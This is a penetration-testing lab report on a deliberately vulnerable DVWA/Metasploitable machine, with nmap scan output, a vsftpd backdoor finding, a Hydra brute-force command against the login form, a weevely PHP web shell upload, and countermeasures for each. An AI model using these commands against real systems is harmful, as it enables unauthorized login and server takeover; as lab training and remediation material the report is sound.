DVWA Vulnerability Assessment Report

By Yuvan Dayakar

Lab Environment

System	OS	IP Address
VA Machine	Kali Linux	10.10.10.130
DVWA	Metasploitable	10.10.10.128

Task 1: DVWA Port Scanning Using Nmap

Problem: Identify open ports and running services on DVWA server to understand attack surface.

Solution:


nmap -sV -p- -T5 10.10.10.128

nmap -A -p- 10.10.10.128

Evidence:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 10.10.10.128 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 09:40 EST
Nmap scan report for 10.10.10.128
Host is up (0.0029s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38036/tcp open  java-rmi    GNU Classpath grmiregistry
46761/tcp open  mountd      1-3 (RPC #100005)
52541/tcp open  nlockmgr    1-4 (RPC #100021)
```

[Screenshot 1: Nmap scan results showing open ports]



[Screenshot 2: Service version detection]

Countermeasures:

1. Update all services to the latest versions.

2. Disable unnecessary services.

Risk Matrix:

Aspect	**Rating**
Likelihood	High
Impact	High
Risk Level	Critical

Task 2: Vulnerability Script Scan

Problem: Identify known CVEs and vulnerabilities in running services.

Solution:

nmap -sV --script vuln 10.10.10.128

Evidence:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln 10.10.10.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 09:13 EST
Nmap scan report for 10.10.10.128
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    9.8     https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       CVE-2011-2523   9.8     https://vulners.com/cve/CVE-2011-2523
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A  *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
```

[Screenshot 1: Vulnerability scan result and identified CVEs]

Countermeasures:

1. Update all services to the latest versions.

2. Patch vulnerabilities for all services.

3. Do regular vulnerability scanning.

Risk Matrix:

Aspect	**Rating**
Likelihood	High
Impact	Critical
Risk Level	Critical


Task 3: Brute Force Attack Testing

Problem: Test authentication mechanism strength against brute force attacks.

Solution:

hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.128 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect”

Evidence:



[Screenshot 1: Hydra attack configuration]

Countermeasures:

1. Add multi-factor verification.
2. Implement account lockout.
3. Failed attempt monitoring.

Risk Matrix:

Aspect	**Rating**
Likelihood	High
Impact	High
Risk Level	High


Task 4: File Upload Vulnerability

Problem: Test file upload functionality for security bypass possibilities.


Solution:

weevely generate 12345 1.php

Evidence:



[Screenshot 1: Generating PHP file]



[Screenshot 2: Successful shell upload]

Countermeasures:

1. Implement file type validation.

2. Restrict upload directory permissions.

Risk Matrix:

Aspect	**Rating**
Likelihood	High
Impact	Critical
Risk Level	Critical

Summary of Findings

Identified Vulnerabilities:

1. Multiple exposed services.

2. Weak authentication mechanism.

3. Unrestricted file upload.

Overall Risk Assessment:

Vulnerability	Risk Level	Priority
Service Exposure	Critical	1
Authentication	High	2
File Upload	Critical	1

Key Recommendations:

1. Service hardening

- Update all services to the latest versions.
- Disable unnecessary services.
- Configure firewall settings.

2. Authentication security

- Add multi-factor verification.
- Implement account lockout.
- Failed attempt monitoring.
- Enhance password policy

3. File security

- Implement file type validation.
- Restrict upload directory permissions.
- Add malware scanning.